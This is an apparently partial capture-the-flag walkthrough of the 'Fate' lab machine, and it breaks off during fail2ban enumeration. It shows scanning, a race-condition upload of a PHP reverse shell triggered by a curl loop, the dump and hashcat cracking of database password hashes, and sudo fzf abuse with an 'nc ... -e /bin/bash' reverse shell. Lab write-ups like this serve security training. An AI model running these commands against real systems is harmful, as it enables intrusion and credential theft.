
Fate



Fate.

created by || sml

Release Date // 2022-03-02

MD5 // c7ed1a73ed19780df2c775ddf6fa5fdd

Root // 72

User // 80

Notes //


Hack and Fun.

Download


Congratz migue1985 you pwned it!

```
netdiscover -r 192.168.0.0/24
192.168.0.229   08:00:27:95:0c:3a      1      60  PCS Systemtechnik GmbH



nmap -sS --open -p- -Pn -n -v --min-rate 5000 192.168.0.229
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
13120/tcp open  unknown



nmap -sCV -p22,80,13120 -Pn -n -vvv 192.168.0.229
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp    open  http    syn-ack ttl 64 nginx 1.18.0
|_http-server-header: nginx/1.18.0
| http-methods:
```

```
|_  Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/html).
13120/tcp open  http    syn-ack ttl 64 Node.js Express framework
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Gancio
```



```
┌──(root㉿kali)-[/home/guel]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt  -u http://192.168.0.229/ -x txt,html,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.229/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 285]
/uploads              (Status: 301) [Size: 169] [--> http://192.168.0.229/uploads/]
/upload.php           (Status: 200) [Size: 46]
Progress: 49781 / 830576 (5.99%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 50126 / 830576 (6.04%)
===============================================================
Finished
```



192.168.0.229:13120/add

Gancio
A shared agenda for local communities

Add event

You can add an event without registering or logging in, but will have to wait for someone to read it, confirming that it is a suitable event. It will not be possible to modify it.

You can instead log in or register. Otherwise go ahead and get an answer as soon as possible.

Title

Title is required

Where


Where's the event? If not present you can create it.

Address


Choose the day.

April 2025

S	M	T	W	T	F	S
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19




Select file to upload: Browse... No file selected.




The file reverse-shell.php has been uploaded and renamed to 24d24256678ec6fd158bcd96dd3a10ab

we can upload any file, but is renamed and is not executed, so we can make a curl request in a loop like 2000 times or endless, set netcat listener, in the time the script is executed we must upload our reverse shell


```
#!/bin/bash
while true
do
curl http://192.168.0.229/uploads/reverse-shell.php
done
```



```
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
^C

┌──(root㉿kali)-[/home/guel/Work]
└─#

┌──(root㉿kali)-[/home/guel/Work]
└─# ./curlphp.sh

┌──(guel㉿kali)-[~]
└─$ nc -nvlp 80
listening on [any] 80 ...
^C

┌──(guel㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.229] 53308
Linux fate 5.10.0-11-amd64 #1 SMP Debian 5.10.92-1 (2022-01-18) x86_64 GNU/Linux
 06:17:52 up  3:08,  0 users,  load average: 0.01, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```




```
drwxr-xr-x 2 gancio gancio 4096 Apr 25 00:22 logs
drwxr-xr-x 3 gancio gancio 4096 Feb 16  2022 uploads
www-data@fate:/opt/gancio$ cat config.json
{
  "baseurl": "http://192.168.1.76:13120",
  "hostname": "192.168.1.76",
  "server": {
    "host": "0.0.0.0",
    "port": 13120
  },
  "log_level": "debug",
  "log_path": "/opt/gancio/logs",
  "db": {
    "dialect": "mariadb",
    "storage": "",
    "host": "localhost",
    "database": "gancio",
    "username": "gancio",
    "password": "gancio",
    "logging": false,
    "dialectOptions": {
      "autoJsonMap": false
    }
```




```
17 rows in set (0.001 sec)

MariaDB [gancio]> select * from users;
+----+--------------+----------+-------------------+-------------+--------------------------------------------------------------+---------------+----------+---
--------+------+---------------------+---------------------+
| id | display_name | settings | email             | description | password                                                     | recover_code | is_admin | is
_active | rsa  | createdAt           | updatedAt           |
+----+--------------+----------+-------------------+-------------+--------------------------------------------------------------+---------------+----------+---
--------+------+---------------------+---------------------+
|  1 | NULL         | []       | admin             | NULL        | $2a$10$FSC73AzC1b9byrVIyEB6M.9wQTLWLC66aO3zkv4jmzCVxO9O2t.e2 | NULL          |        1 |
      1 | NULL | 2022-02-16 09:51:21 | 2022-02-16 09:51:21 |
|  2 | NULL         | []       | connor@localhost  | NULL        | $2a$10$U1/NLsG/tYgmr.Guimmv/eTvgTsA8.4lYRYHtqRn8N3ZE/6cGXJ1O |               |        0 |
      1 | NULL | 2022-02-16 09:52:04 | 2022-02-16 09:52:11 |
+----+--------------+----------+-------------------+-------------+--------------------------------------------------------------+---------------+----------+---
--------+------+---------------------+---------------------+
2 rows in set (0.001 sec)
```


```
hashcat hash /usr/share/wordlists/rockyou.txt -O -m 3200
$2a$10$U1/NLsG/tYgmr.Guimmv/eTvgTsA8.4lYRYHtqRn8N3ZE/6cGXJ1O:gene
```




```
www-data@fate:/home/connor$ su connor
Password:
connor@fate:~$ id
uid=1000(connor) gid=1000(connor) grupos=1000(connor),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
connor@fate:~$ 
```




```
connor@fate:~$ sudo -l
Matching Defaults entries for connor on fate:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User connor may run the following commands on fate:
    (john) NOPASSWD: /usr/bin/fzf
```




```
  GNU nano 5.4
#!/bin/bash

nc 192.168.0.36 443 -e /bin/bash
```



```
  connor@fate:~$ sudo -u john /usr/bin/fzf --preview='/bin/bash {}'
```




```
-rw------- 1 connor connor   50 feb 16  2022 .Xauthority
john@fate:/home/connor$ sudo -l
Matching Defaults entries for john on fate:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User john may run the following commands on fate:
    (root) NOPASSWD: /usr/bin/systemctl restart fail2ban
john@fate:/home/connor$ cat ../john/note.txt
Hi john,
Im trying to contact you, but fail2ban is blocking me.
Please, stop it and take my message.

-sarah
john@fate:/home/connor$ 
```




```
john@fate:/home/sarah$ find / -name \*fail2ban\* -ls 2>/dev/null
     2484      0 drwxr-xr-x   2 root     root            0 abr 23 07:18 /sys/fs/cgroup/system.slice/fail2ban.service
   324528      0 lrwxrwxrwx   1 root     root           18 feb 16  2022 /etc/rc1.d/K01fail2ban → ../init.d/fail2ban
   324519      4 -rw-r--r--   1 root     root          354 nov 23  2020 /etc/logrotate.d/fail2ban
   324523      0 lrwxrwxrwx   1 root     root           18 feb 16  2022 /etc/rc2.d/S01fail2ban → ../init.d/fail2ban
   324530      0 lrwxrwxrwx   1 root     root           36 feb 16  2022 /etc/systemd/system/multi-user.target.wants/fail2ban.service → /lib/sys
ail2ban.service
   324526      0 lrwxrwxrwx   1 root     root           18 feb 16  2022 /etc/rc5.d/S01fail2ban → ../init.d/fail2ban
   324529      0 lrwxrwxrwx   1 root     root           18 feb 16  2022 /etc/rc6.d/K01fail2ban → ../init.d/fail2ban
     8495      4 drwxr-xr-x   6 john     john         4096 feb 16  2022 /etc/fail2ban
